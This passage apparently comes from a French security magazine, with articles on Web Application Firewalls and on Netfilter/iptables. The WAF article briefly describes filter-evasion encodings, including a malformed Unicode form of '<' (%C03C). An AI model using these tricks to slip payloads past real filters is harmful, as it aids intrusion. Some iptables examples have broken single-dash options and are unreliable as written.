Bien. Outre quelques erreurs techniques que l'on peut largement pardonner à des visionnaires de ce niveau, on se rend compte que le firewall NG, c'est l'UTM... Et alors ! Maintenant, tout un panel d'acteurs laissés pour compte du marché du filtrage fond sur les décideurs comme neige au soleil, forts d'une reconnaissance soudainement acquise, Palo Alto et Fortinet en tête.

C'est pas gagné, je vous dis.

Conclusion

Les firewalls réseau sont depuis longtemps du domaine des « commodities ». Tout le monde en a un et ce qui fait la différence entre deux firewalls de même catégorie, c'est (par ordre d'importance) la couleur et le prix. C'est comme ça. Maintenant, cette adoption unanime et non discutable par le marché fait des envieux, car il s'agit d'une clientèle acquise au concept. Pas d'évangélisation, aucune résistance et des budgets déjà existants. C'est là un bien beau gâteau, et tous les coups sont bons ! ■

LES WEB APPLICATION FIREWALLS

Renaud Bidou – rbidou@denyall.com

mots-clés : APPLICATION WEB / FIREWALL / REVERSE PROXY / FILTRAGE

Les WAF sont les représentants d'une des technologies les plus anciennes du monde de la sécurité et paradoxalement la plus discutée du moment. Appelés à protéger les applications web, ils ont la réputation sulfureuse des firewalls réseau il y a 15 ans, à l'heure où tous les frontaux applicatifs se « webifient ».

1 La revanche des hôtes bastion

1.1 Le dernier des Mohicans

Nos lecteurs attentifs savent que les hôtes bastion ont perdu la guerre du *firewall* réseau il y a de ça une quinzaine d'années (pour les lecteurs inattentifs, voir l'article sur les firewalls). Mais ils n'ont pas tout a fait disparu. Une espèce est restée cachée quelques années avant de refaire une apparition timide sous une nouvelle identité : le *Web Application Firewall*. Le principe est identique, la technologie aussi. Il s'agit de se substituer au serveur cible, de terminer les connexions TCP, d'analyser le trafic et d'établir une session vers le nouveau serveur au cas où aucune menace ne serait détectée.

La subtilité est que cet hôte bastion déguisé n'a pas à faire face aux mêmes écueils que son ancêtre : il n'a a gérer qu'un seul protocole, HTTP, et ne rencontre pas à l'époque de problème de performances, vu que le Web est loin, très loin des trafics d'aujourd'hui. Revers de la médaille, le marché est à peu près aussi famélique que le trafic web...

1.2 Avantages d'un reverse-proxy

Un des points clés des Web Application Firewall, en particulier quand il s'agit de les comparer à des technologies à plus large spectre telles que les IPS, est leur capacité à analyser les données dans leur contexte applicatif. En d'autres mots, quand des technologies opérant au niveau réseau vont tenter de simuler le comportement du serveur applicatif (hmmmm, un serveur web se comporterait comme ça s'il recevait ce type de requête), le *reverse-proxy* EST un serveur applicatif et n'a donc pas besoin de simuler, lui. Autant dire que d'un point de vue sécurité, et plus particulièrement résistance aux techniques d'évasion, il n'y a pas photo.

Tentez un double encodage hexadécimal Javascript, l'utilisation d'entités HTML ou un unicode un peu tordu, par exemple dans la tranche 0x080 à 0x7FF en replaçant les deux premiers bits du deuxième octet (10) par 00 (c'est supporté - enfin accepté - par certains serveurs web), votre « < » devient %C03C (quand la version unicode « valide » serait %C0BC). Alors déjà, le support de l'unicode sur 2 octets pour un caractère ASCII, c'est pas gagné, mais alors sa version « tolérée », c'est même pas en rêve... Et ne parlons pas de la gestion des *checksums* TCP, de la sérialisation Javascript et des données JSON, de l'exploitation d'attributs alternatifs, de HTML5, etc. C'est juste un autre monde.

Le reverse-proxy présente aussi l'avantage de « servir » la requête, et par conséquent d'implémenter des mécanismes de cache et de compression palliant de manière notable l'impact induit par le filtrage sur les performances de l'ensemble. Bon, chacun est en droit de croire qu'un équipement appliquant quelques milliers de `regexp` pour chaque requête ne crée pas de latence sur le trafic, mais sorti du monde d'Amélie Poulain, il est préférable d'accélérer ce qui peut l'être.

1.3 Le reverse-proxy dans l'architecture

Positionner un équipement en reverse-proxy dans une architecture est une problématique particulière... En effet, lorsqu'il s'agit de protéger une infrastructure existante, il est nécessaire soit de modifier le plan d'adressage, soit de mettre à jour les systèmes de résolution de noms. Les deux options ne sont pas toujours envisageables et présentent des désagréments variés.

La mise à jour des mécanismes de résolution de nom est l'approche la plus simple si tant est que l'ensemble des accès s'effectuent suite à une résolution de nom dynamique (un DNS quoi...). Dans ce schéma, le WAF est déployé avec une adresse IP qui lui est propre et les entrées DNS sont modifiées. Ça va commencer à se corser quand on trouve des fichiers *hosts*, ce qui est très fréquent dans les réseaux internes. Là il va falloir modifier tous les fichiers de tous les systèmes... Et bien entendu, tous les accès directs par adresse IP devront être corrigés.

L'alternative est la modification du plan d'adressage. Ici, le WAF est mis en lieu et place (au sens IP du terme) du serveur qu'il est censé protéger. Ce dernier est « déplacé » dans l'infrastructure et par conséquent réadressé. Cette solution est pleine d'avantages. D'abord, pas besoin de modifier les mécanismes de résolution de nom fussent-ils dynamiques ou statiques (ou inexistants). En outre, le serveur original peut être déplacé dans une autre partie de l'infrastructure, comme on peut le voir dans la figure 1. Maintenant, il faut s'assurer que la modification d'IP du serveur web n'aura pas de conséquences fâcheuses sur son fonctionnement. Et ne rigolez pas, c'est fou ce qu'une adresse IP peut avoir comme impact dans une configuration LAMP, alors imaginez Apache - Websphere - DB2, Sharepoint - AD ou IIS - OWA - Exchange...




Figure 1

Une fois mis en place, le reverse-proxy offre toutefois un avantage considérable : il devient le point d'accès unique à l'ensemble des composants web du système d'information. Ce point de concentration permet d'unifier et de contrôler la politique de sécurité applicative, de déployer des applications web à différents points de l'infrastructure auxquels seront appliquées des politiques d'accès approprié à la zone de sécurité auxquelles ces applications appartiennent. En théorie... Dans les faits, cela permet surtout de protéger « à l'arrache » une application dont on n'a jamais entendu parler et située on ne sait où sur le réseau...

2 Les modèles de sécurité

Une des constantes des WAF est la notion de modèles de sécurité positifs et négatifs, présents tous les deux dans tous les WAF et caractéristiques de la schizophrénie des concepteurs confrontés à une réalité qui leur en veut.

2.1 Le modèle de sécurité positif

« Tout ce qui n'est pas explicitement autorisé est interdit ». Non, ce n'est pas la déclaration universelle des droits de l'homme de la confédération helvétique, mais le principe de base du modèle de sécurité positif. Ce modèle a été le premier à être implémenté dans les WAF et consiste à définir de manière explicite l'ensemble des pages, des arguments de la *query string* et des données postées autorisées ; plus quelques finesses supplémentaires si affinité.

Efficace la plupart du temps, le modèle positif s'est rapidement retrouvé confronté à une problématique de taille : les applications web deviennent de plus en plus complexes et le paramétrage manuel de toutes les pages et des arguments autorisés devient vite ingérable, d'autant plus que les personnes en charge de la sécurité sont rarement celles qui sont en charge de l'application et qu'il existe visiblement un fossé culturel, technologique et linguistique entre ces populations... Deux approches complémentaires sont envisagées pour pallier ce problème :

- La simplification du modèle : il ne va plus s'agir de nommer et de typer les paramètres, mais simplement de donner des bornes génériques quant à leur nombre et leur taille maximale, ou simplement identifier les pages statiques et dynamiques...
- L'apprentissage : le système est laissé « en écoute » afin d'apprendre la structure du site web et de construire automatiquement le schéma de données correspondant.

Pendant un temps, ces deux approches ont pu s'avérer satisfaisantes. Mais les mises à jour impromptues, la richesse croissante des données échangées entre client et application web ont tôt fait de simplifier le modèle à un point que tout passait ou de le maintenir en apprentissage *a vitam aeternam* laissant également tout passer.

2.2 Le modèle de sécurité négatif

Il s'agit ici d'un mécanisme connu dans le monde de la détection et de la prévention d'intrusion et répondant au principe suivant : « tout ce qui n'est pas explicitement interdit est autorisé ». Le modèle de sécurité négatif repose donc, à la base, sur une liste de signatures plus ou moins exhaustive, reposant sur un moteur, plus ou moins efficace.

Certes, pas d'apprentissage ici et aucune adhérence à l'application qui peut bien changer ce qu'elle veut. Maintenant, cela reste des signatures qu'il faut mettre à jour et qui se contournent plus ou moins aisément en fonction du niveau de connaissance que l'on en a. Et il est temps alors de remettre le sécurité par l'obscurité au goût du jour.

3 Technologies annexes, indispensables et superflues

Les deux modèles de sécurité sont les piliers des mécanismes de sécurité des Web Application Firewall. Maintenant, ils ne sont pas suffisants dans la mesure où d'une part ils ne permettent pas d'adresser l'ensemble des menaces qui pèsent sur les applications web, et d'autre part, analysent des données que l'on peut fortement soupçonner d'avoir été manipulées et qu'il convient de normaliser.

Au-delà de ça, il reste que le marché du WAF est extrêmement concurrentiel et qu'ajouter des tas de trucs qui clignotent peut aider à vendre à défaut d'aider à sécuriser une application. Certaines fonctions sont donc parfois superflues, souvent totalement déplacées, dans la mesure où elles n'ont rien à faire ici...

3.1 La canonisation

La canonisation n'est pas nécessaire, elle est indispensable. Cette opération consiste à normaliser les données transmises au moteur d'analyse. Typiquement, les encodages vont être décodés, les espaces, caractères nuls, tabulations, retours chariots et autres *line feed* vont être supprimés, remplacés et unifiés, les références relatives de chemin « ./ » et « ../ » supprimées, etc. La canonisation est le premier rempart contre les techniques d'évasion. Sans cette fonction, un WAF est inutile.

3.2 Le « Stateful »

Rien à voir avec la technique de *stateful* des firewalls réseau, il s'agit ici de sécuriser les éléments de suivi de session introduits par les applications. Il s'agit généralement de *cookies* de sessions ou de paramètres dans l'URL qui peuvent être manipulés par un utilisateur pas si honnête qu'il en a l'air. L'impact de ce type de malversation est l'usurpation d'identité, le vol de session, l'élévation de privilège ou le déni de service pour les applications développées avec les pieds.

Il devient donc nécessaire de signer, chiffrer, hasher, marquer ces composants afin d'en prévenir toute tentative d'altération. Certes, cela devrait être fait par les applications et une telle fonctionnalité devrait être inutile... Oui, au même titre que le WAF lui-même si l'application avait été développée correctement. Ne lançons pas le débat...

3.3 L'antivirus

Certaines applications permettent d'uploader des fichiers, d'autres d'en télécharger. Dans les deux cas, les fichiers peuvent être infectés et il fait sens de mettre en œuvre une solution d'analyse de contenu, ou du moins de permettre à ces données d'être analysées avant leur transmission au destinataire. Si cette proposition semble bien fondée, l'implémentation est parfois trompeuse. Un antivirus sur le WAF ? Ben non.

Je sais, ça serait tellement pratique et puis ICAP tout ça, bonjour la latence ! Certes, mais un *upload* continu de fichiers volumineux compressés deux ou trois fois, ça fait aussi du sens quand on veut éliminer le WAF du circuit... Et puis comment garantir un niveau de sécurité homogène si j'ai un antivirus sur le WAF (ClamAV dans 99% des cas, un truc maison sinon...), un autre pour ma passerelle mail, un troisième pour les serveurs et un dernier pour les PC ? Comme si c'était déjà pas assez compliqué comme ça !

Bref, je le mets où mon antivirus? Non, pas là... mais pas sur le WAF non plus, chacun son job.

3.4 La lutte contre les DoS

Les sites web sont les cibles privilégiées de ce type d'attaques. Chantage, *racket*, concurrence, *hacktivisme*, autant d'atteintes directes au chiffre d'affaires, à la productivité ou à l'image de l'entreprise. Il faut donc les protéger. Mais est-ce au WAF de le faire ? Oui et non. Contre les *floods* applicatifs, et pourvu que le moteur d'analyse comportemental soit bien pensé ou que les statistiques soient pertinentes, le WAF est le composant idéal dans l'infrastructure pour lutter contre les dénis de service. En revanche, inutile d'activer les *syncookies* pour essayer d'échapper à un *synflood*. Dans le meilleur des cas, le mécanisme se mettra en marche suite à un faux-positif, impactant de manière plus ou moins notable les performances du WAF. Au pire, il y aura un vrai synflood et le WAF s'écroulera sous la charge CPU nécessaire pour calculer tous les syncookies...

Pour lutter contre les dénis de service réseau, il y a des IPS disposant de composants *hardware* dédiés (*network processors*, FPGA, ...) et à même de traiter ces dizaines ou centaines de milliers de petits paquets par seconde. Chacun son métier.

3.5 Firewalling réseau et IPS embarqué

Il peut également paraître pertinent de cumuler les mandats et de demander à un seul et même équipement de réaliser les fonctions de filtrage et de prévention des intrusions au niveau réseau. Plaidoirie recevable à laquelle il convient d'opposer deux arguments, l'un théorique, l'autre pratique. Le premier est simplement que cette approche impose de cumuler des fonctions d'analyse appliquées à des contextes différents : un contexte réseau et un contexte applicatif. Sans même se pencher vraiment sur la question, il semble évident qu'il y aura peu de recouvrement et par voie de conséquence des capacités de factorisation nulles. Cela nous mène au deuxième argument qui pourrait concrètement s'énoncer

par « il y en a qui ont essayé, ils ont eu des problèmes »... En effet, l'incapacité de factoriser les fonctions impose la mise en fonctionnement de systèmes distincts sur un composant unique. Autant dire que le 1+1 ne fera même pas 2 au regard de l'impact en termes de performances et d'utilisation de ressources.

Eh oui, on vient de réinventer (et de réenterrer l'UTM) : un système qui pourrait tout faire, mais en fait non.

3.6 Et les autres

Chacun y va de son idée révolutionnaire, offrant de faire le café ou de configurer le WAF via un jeu vidéo. Et s'il faut rester ouvert aux innovations, il reste indispensable de respecter quelques règles afin de s'assurer que le WAF remplit correctement le rôle qui lui est confié, ce qui est déjà pas simple.

La première règle est une évidence : un WAF doit protéger les applications web. La fonctionnalité rentre-t-elle dans ce cadre fonctionnel ?

La seconde également, bien que souvent minimisée par les éditeurs... un WAF est une punition pour les performances. Quel sera l'impact de la fonctionnalité sur la latence et l'utilisation des ressources?

La troisième est une question d'architecture : un WAF est un équipement d'extrémité exposé à des flux malicieux. La fonctionnalité doit-elle être déployée dans un tel contexte de sécurité ?

4 Le WAF au cœur de la sécurité applicative

4.1 Principes de l'architecture de sécurité applicative

La sécurisation d'une application web n'est pas qu'une question de filtrage de flux malicieux. Il faut gérer les utilisateurs, les spécificités des applications, le client de l'application, etc. Toutefois, dans une architecture complète et cohérente, le WAF peut tenir un rôle central et déléguer les fonctions complémentaires à des composants tiers situés dans d'autres zones de sécurité.

4.2 L'authentification

La majeure partie des applications web sensibles requièrent une authentification. Le grand débat, et inépuisable sujet de *trolls*, consiste à répondre à la question : « faut-il faire de l'authentification sur le WAF ? ». À première vue, on pourrait dire oui, si tant est que l'on n'a aucune notion d'architecture, de zone de sécurité et de base unique d'authentification. Il faut toutefois reconnaître que « avec tout dessus, c'est plus simple » (en gros).

Maintenant, passons pour de vrai à la conception d'une architecture cohérente, un tant soit peu sécurisée et évolutive. Tout d'abord, un WAF est un élément de filtrage, exposé à du trafic potentiellement malveillant. Cela n'a d'une part rien à voir avec l'authentification, c'est-à-dire la validation d'une identité contre une base d'utilisateurs, et d'autre part exposer une telle base d'utilisateurs dans une zone de sécurité aussi sensible est bien courageux (qu'il s'agisse le plus souvent de témérité, voire d'inconscience). Concernant l'évolutivité de la solution, il est peu probable que toute la base des utilisateurs soit hébergée dans une DMZ. Il va donc falloir synchroniser, copier, scinder, et au final administrer deux référentiels, avec les conséquences que l'on connaît. Pourquoi croyez-vous que l'on a inventé RADIUS en 1997 ?

Eh bien justement, c'est pour permettre à des équipements d'extrémité de transmettre les informations d'authentification à un serveur centralisé, ou du moins à un frontal à même de confronter les informations d'authentification avec une base d'utilisateurs unifiée. C'est ce schéma qui se doit d'être reproduit dans une architecture web sécurisée. Le WAF est un point d'extrémité qui doit relayer l'authentification, fonction qui sera déléguée à un composant tiers situé dans une zone de sécurité adéquate. Encore une fois, chacun son métier. Un WAF, ça filtre, un serveur d'authentification, ça authentifie.

4.3 La gestion des vulnérabilités

Il est envisageable de faire une confiance aveugle à un WAF, pensant disposer d'une solution magique garantissant 100 % de sécurité avec 0 % de faux-positifs. Il est toutefois préférable d'appliquer le précepte suivant : « la confiance n'exclut pas le contrôle ». Aussi, le couplage d'un WAF avec un outil de scan de vulnérabilités peut faire du sens. Certes, l'approche consistant à créer des filtres manquants est un peu tirée par les cheveux et tend uniquement à démontrer qu'un WAF est totalement foireux...

En revanche, la complexité des paramétrages avancés des Web Application Firewalls peut être telle que l'administrateur novice ou peu au fait des problématiques de sécurité applicative se contentera d'un profil de sécurité minimal. C'est là qu'un outil de scan peut aider à identifier ce qu'il manque à la politique de sécurité et guider l'administrateur vers la résolution des problèmes les plus sérieux, voire automatiser la mise à jour de la configuration.

4.4 La protection vis-à-vis d'un poste compromis

Bien. Nous avons le meilleur WAF du marché, adossé à la meilleure politique de sécurité possible, une base d'utilisateurs identifiés et authentifiés fortement, des

communications chiffrées en TLSv2 et... un poste client. Un poste client compromis par un *malware* à-la Zeus. Ben voilà. La transaction authentifiée, chiffrée, sécurisée entre le client et l'application est compromise. Le malware injecté dans le navigateur fait fuir l'information, la modifie, la corrompt, tout ça de manière entièrement légitime.

Là, le WAF ne peut rien faire. Au mieux peut-il forcer le chargement d'un mécanisme de protection tiers, ou n'autoriser que des communications provenant de clients protégés par de tels mécanismes. Le couplage fait du sens et entre dans un schéma logique de sécurité centralisé. Reste à trouver les solutions existantes... et là, nous sommes plutôt dans le domaine de la vision.

4.5 L'analyse de contenu

Nous avons évoqué le sujet quand il s'est agi de traiter la problématique des virus dans les fichiers transférés via les WAF. Le couplage d'un WAF avec une solution d'antivirus est logique et cohérente. Le seul problème c'est le protocole d'échange. ICAP, c'est bien, mais un peu long et intrusif. Maintenant, on n'a pas trop le choix, donc on fait avec ce qu'on a.

L'analyse de contenu ne se limite toutefois pas à l'analyse virale. Le serveur web est un point d'accès particulièrement pertinent pour récupérer des informations sensibles situées sur le réseau interne, qu'il s'agisse d'extraction de documents ou de fuite d'informations récupérées via une injection SQL ou des *files inclusions*. Encore une fois, le WAF est positionné idéalement dans l'architecture pour bloquer la sortie de ces données vers le monde extérieur. Mais il ne s'agit encore là que d'une vision vers des fonctionnalités d'avenir.

4.6 Protection des services

Enfin, il y a des tas d'autres services couplés à l'application web. Viennent naturellement à l'esprit les bases de données et les *web services*. Mais ce serait dommage d'oublier les services de partage de fichiers (vous croyez que Sharepoint ça marche comment ?), les serveurs mail (au cas où un *web mail* serait déployé) puis les ERP (SAP, Oracle) dont les applications web sont les frontaux.

Ainsi, au même titre que le WAF concentre les accès aux frontaux, il devrait être à même de consolider la sécurité des applications servies par ces frontaux. Certes, il serait ridicule d'avoir un service de protection des bases de données ou des partages Windows sur un WAF. Néanmoins, un couplage pourrait être pertinent dans certains cas.

Par exemple, une valeur numérique négative dans un champ ne répond à aucune signature dans un WAF, mais peut être à l'origine d'une requête SQL invalide ou malicieuse (là c'est plus rare, mais les développeurs PHP MySQL sont capables de tout). Un système de sécurisation de la base de données pourrait identifier cette « anomalie » et, couplé au WAF, créer une règle spécifique sur ce dernier. Rien n'interdit d'appliquer ce raisonnement pour les tentatives d'accès non autorisé à des fichiers ou à certaines données, etc. Mais encore une fois, nous parlons d'un avenir de plus en plus incertain compte tenu du désintérêt actuel pour la sécurité au profit de technologies plus simples à appréhender.

4.7 Architecture globale

Continuons toutefois. L'architecture de sécurité applicative globale, orchestrée autour du Web Application Firewall, ressemble(rait) à celle décrite dans la figure 2.




Figure 2


Conclusion

Les WAF sont un paradoxe à eux seuls. Il s'agit d'une technologie qui a plus de dix ans et qui semble (à tort) encore jeune, et est loin d'être toujours acceptée. Il est amusant de voir que les problématiques rencontrées sont les mêmes que pour les firewalls il y a 15 ans. Reprenez les 7 péchés capitaux de l'article sur les firewalls réseau et vous y retrouverez le quotidien d'un éditeur de WAF aujourd'hui...

Le WAF est pourtant un outil bien pratique pour centraliser la sécurité des applications et offrir un niveau de sécurité homogène et maîtrisé. Mieux, il devient la pierre angulaire d'une stratégie de sécurité applicative globale qui va bien au-delà de la simple sécurité web.

Troll

Ah oui, nous avons oublié de traiter des sceptiques, persuadés qu'un WAF, ça ne sert à rien. Chaque génération de technologie doit affronter ce genre de visionnaire. Il y a eu ceux qui disaient que les commutateurs n'avaient pas d'avenir, que les firewalls réseau étaient inutiles et qu'il n'y aurait jamais besoin que d'une dizaine d'ordinateurs dans le monde, au maximum... ■



DISCUSSION AUTOUR DE NETFILTER

Éric Leblond – eric@regit.org – Consultant indépendant open source sécurité et réseau

mots-clés : NETFILTER / PARE-FEU / SPOOFING / HAUTE DISPONIBILITÉ / IPSET / PERFORMANCE

Netfilter est la couche pare-feu de Linux depuis 2001. Ensemble de logiciels très complet, il n'en reste pas moins que sa puissance est assez méconnue car son adaptabilité et ses fonctions avancées sont souvent sous-estimées.

1 Présentation rapide

1.1 Le projet Netfilter

Netfilter **[NETFILTER]** est la couche pare-feu intégrée au noyau Linux depuis la version 2.4. Il s'agit d'un pare-feu IPv4 et IPv6 avec suivi d'états qui intègre des fonctionnalités de modifications de paquets et de traduction d'adresses. Le projet se décompose en une partie noyau et un ensemble d'outils en ligne de commandes ou de démons.

Netfilter est un projet indépendant qui n'est rattaché à aucune société. Les grandes décisions sont prises au sein de la *coreteam* qui regroupe les développeurs clés et dont les membres sont cooptés. Les membres de la coreteam participent à l'élection de leur chef. Il s'agit depuis plusieurs années de Patrick Mchardy, un consultant indépendant allemand. Il s'est mis en retrait en 2012 et Pablo Neira Ayuso, professeur à l'université de Séville, a exercé l'intérim.

Si le chef a un droit de décision finale (tacite) en cas de conflit entre les développeurs, son rôle principal est la gestion des interactions avec le noyau Linux. Il rassemble l'ensemble des contributions noyaux et les propose comme un tout cohérent et fonctionnel au mainteneur de la couche réseau de Linux (David Miller actuellement) qui les transmet alors à Linus Torvalds pour intégration dans les sources officielles. Les principaux développeurs se réunissent tous les ans lors d'un atelier de travail d'environ une semaine pour discuter du travail effectué et des projets à venir.

L'outil le plus associé à Netfilter est `iptables` qui permet de configurer les règles de filtrage et les deux noms sont parfois confondus, ce qui n'est pas rendre honneur à un projet beaucoup plus vaste. En effet, si l'on exclut les bibliothèques partagées, les composants de Netfilter sont `iptables`, `conntrack-tools`, `ulogd`, `nfacct`, `ipset` et `xtables-addons`.

Le projet conntrack-tools **[CONNTRACK]** est un des plus conséquents. Son composant principal est le démon `conntrackd` qui est en charge d'assurer la réplication du suivi d'états entre plusieurs machines assurant ainsi la haute disponibilité. L'autre outil majeur de conntrack-tools est l'utilitaire en ligne de commandes `conntrack` qui interroge et/ou modifie le suivi d'états.

`ulogd` est le démon de journalisation de Netfilter. Il reçoit les événements venant de la journalisation de paquets ou encore du suivi d'états et réalise leur stockage dans des bases de données ou des fichiers. La version actuelle est la version 2.0 qui est une réécriture du vénérable `ulogd` dont il augmente considérablement les fonctionnalités.

`nfacct` est un nouveau venu dans la galaxie Netfilter. C'est un outil en ligne de commandes utilisé pour paramétrer et récupérer les informations issues de la fonctionnalité noyau NFACCT de Netfilter. Le but de ce système est de fournir des compteurs de volumétrie réseau précis et flexibles mais ayant un faible impact sur les performances.

`ipset` est un projet de « matching » haute-performance. Il autorise la définition de liste d'objets réseau de tailles importantes et il réalise un filtrage peu coûteux sur ces ensembles.

Enfin, `xtables-addons` est une bibliothèque de patches pour Netfilter et iptables. Elle contient des fonctionnalités qui ne sont pas (ou pas encore) intégrées au noyau. On trouve par exemple des extensions comme `xt_geoip` pour filtrer les adresses IP source ou destination en utilisant les informations géographiques contenues dans la base `geoip` ou encore `xt_condition` qui lie l'activation de certaines règles de filtrage à des entrées dans `/proc`. Successeur de `patch-o-matic-ng`, `xtables-addons` est

maintenu par Jan Engelhardt qui a réalisé une glu entre le code des modules et le code noyau, ce qui permet de maintenir le code des modules stables en faisant uniquement évoluer la glu.

1.2 Quelques mots sur l'architecture

Une des spécificités du filtrage dans Netfilter est d'utiliser des chaînes différentes suivant la nature du paquet. Si le paquet est à destination du pare-feu, il est filtré dans la chaîne **INPUT**. S'il est émis par le pare-feu, il est filtré dans la chaîne **OUTPUT**. Enfin, si le paquet est routé par le pare-feu, il est filtré dans la chaîne **FORWARD**.




Figure 1

Ce mécanisme paraît perturbant à beaucoup mais il offre certains avantages. Il réalise une séparation nette des fonctions lorsque l'on considère un pare-feu réseau. Les règles gérant l'accès au pare-feu sont bien séparées de la fonction principale du pare-feu. Il est ainsi potentiellement plus difficile de se couper l'accès. L'un des autres intérêts est de séparer la politique par défaut qui est appliquée sur ces chaînes.

Il ne faut cependant pas voir là une volonté d'ergonomie puisque l'existence de ces trois chaînes semble plus liée à des contraintes d'implémentation laissées apparentes au niveau de l'utilisateur. Ces chaînes sont le reflet direct des points d'ancrages (*hook*) de Netfilter dans le code de Linux. L'appel aux fonctions de filtrage se fait grâce à l'appel de la macro **NF_HOOK** qui est placée aux endroits clés pour le filtrage : réception IP avant l'envoi à la couche protocolaire, envoi IP après la couche protocolaire, et enfin, routage des paquets.

Ces trois hooks génèrent les trois chaînes de filtrage (table **filter**) disponibles dans Netfilter. La fonctionnalité de filtrage étant complétée par d'autres fonctions, il faut compter sur les chaînes de translation d'adresses de la table **nat** et de modification de paquets de la table **mangle**. Un choix cette fois-ci ergonomique a été fait et des chaînes séparées sont utilisées pour ne pas mélanger les différentes tâches. Dans le cas de **mangle**, la séparation était vraiment arbitraire et, depuis quelque temps, il est possible de modifier les paquets dans la table de filtrage. Le NAT réalise des transformations (modification d'adresse IP source, réécriture de port) qui doivent avoir lieu au début d'une session et s'appliquer à son intégralité. Par conséquent, les chaînes de NAT ne reçoivent que les premiers paquets de chaque session, à l'inverse des chaînes de filtrage qui les traitent tous. La séparation des tables **filter** et **nat** n'est donc pas qu'un simple artefact de présentation.

Dans le cas du Destination NAT, la traduction d'adresse est capable de modifier le chemin d'un paquet par rapport au routage. Ainsi, un paquet qui aurait dû être routé peut être redirigé vers un port local par l'action du NAT (cas d'un serveur mandataire transparent). Il faut donc agir avant le routage et cela a entraîné la création de la chaîne **PREROUTING**. Le NAT est aussi utilisé pour masquer les adresses internes lorsque l'on se connecte à l'extérieur. En faisant cette transformation dans la chaîne **PREROUTING**, le système de filtrage ne verrait plus les adresses internes et il a donc été décidé de faire cette modification au plus tard, à savoir après le routage, ce qui a conduit à la chaîne **POSTROUTING**.




Figure 2

Dans chaque chaîne, l'administrateur peut positionner des règles iptables réalisant le filtrage ou une transformation de type **NAT** ou **mangle**. Une règle iptables est une directive comportant un ensemble de critères de sélection et une action à effectuer si les critères de sélection sont remplis. Les règles sont stockées dans des chaînes ordonnées et la politique de filtrage qui s'applique à un paquet est donc le résultat de l'évaluation séquentielle des règles de la chaîne qui s'applique. Le parcours d'un paquet dans Netfilter est donc le résultat des transformations et décisions prises dans chaque chaîne. Les deux actions les plus courantes sont **ACCEPT** et **DROP**. Cette dernière action entraîne la destruction immédiate du paquet. Au contraire, lorsqu'un paquet se voit appliquer la décision **ACCEPT** dans un chaîne, il passe dans la chaîne suivante relativement au flux de traitement des paquets. On trouve aussi l'action **REJECT** qui bloque le paquet mais prévient

l'émetteur au moyen d'un message ICMP. Dans le cas d'un paquet TCP, **REJECT** peut aussi répondre avec un paquet TCP **reset** pour simuler un port qui n'est pas à l'écoute.

La commande **iptables** est utilisée pour gérer l'ensemble des tables. Elle agit de manière unitaire en ajoutant les règles une par une. C'est donc très souvent une série de commandes **iptables** qui est donnée dans les exemples. Sa syntaxe est la suivante :

```
iptables [-t table] operation chain rule-specification
operation -A -D -I -P
rule-specification [matches...] [target]
match = -m matchname [per-match-options]
target = -j targetname [per-target-options]
```

Pour autoriser le passage des paquets routés à destination du port 80 et du serveur 1.2.3.4, on peut écrire :

```
iptables -t filter -append FORWARD -p tcp -dport 80 -d 1.2.3.4 -j ACCEPT
```

Comme la table **filter** est utilisée par défaut, ceci s'écrit plus fréquemment :

```
iptables -A FORWARD -p tcp -dport 80 -d 1.2.3.4 -j ACCEPT
```

Les modules d'extensions s'utilisent avec l'option **-m** qui charge le module et qui permet ensuite d'utiliser les mots-clés qu'il exporte. L'exemple suivant montre comment utiliser l'option **--dports** du module **multiport** :

```
iptables -A FORWARD -p tcp -m multiport --dports 22,25:26,80 -j ACCEPT
```

1.3 Suivi de connexions

Le suivi d'états est un des points essentiels et critiques de l'infrastructure Netfilter. Appelé suivi de connexions ou encore *conntrack*, il traque l'établissement des connexions traversant le pare-feu qu'elles soient TCP, UDP ou encore SCTP.

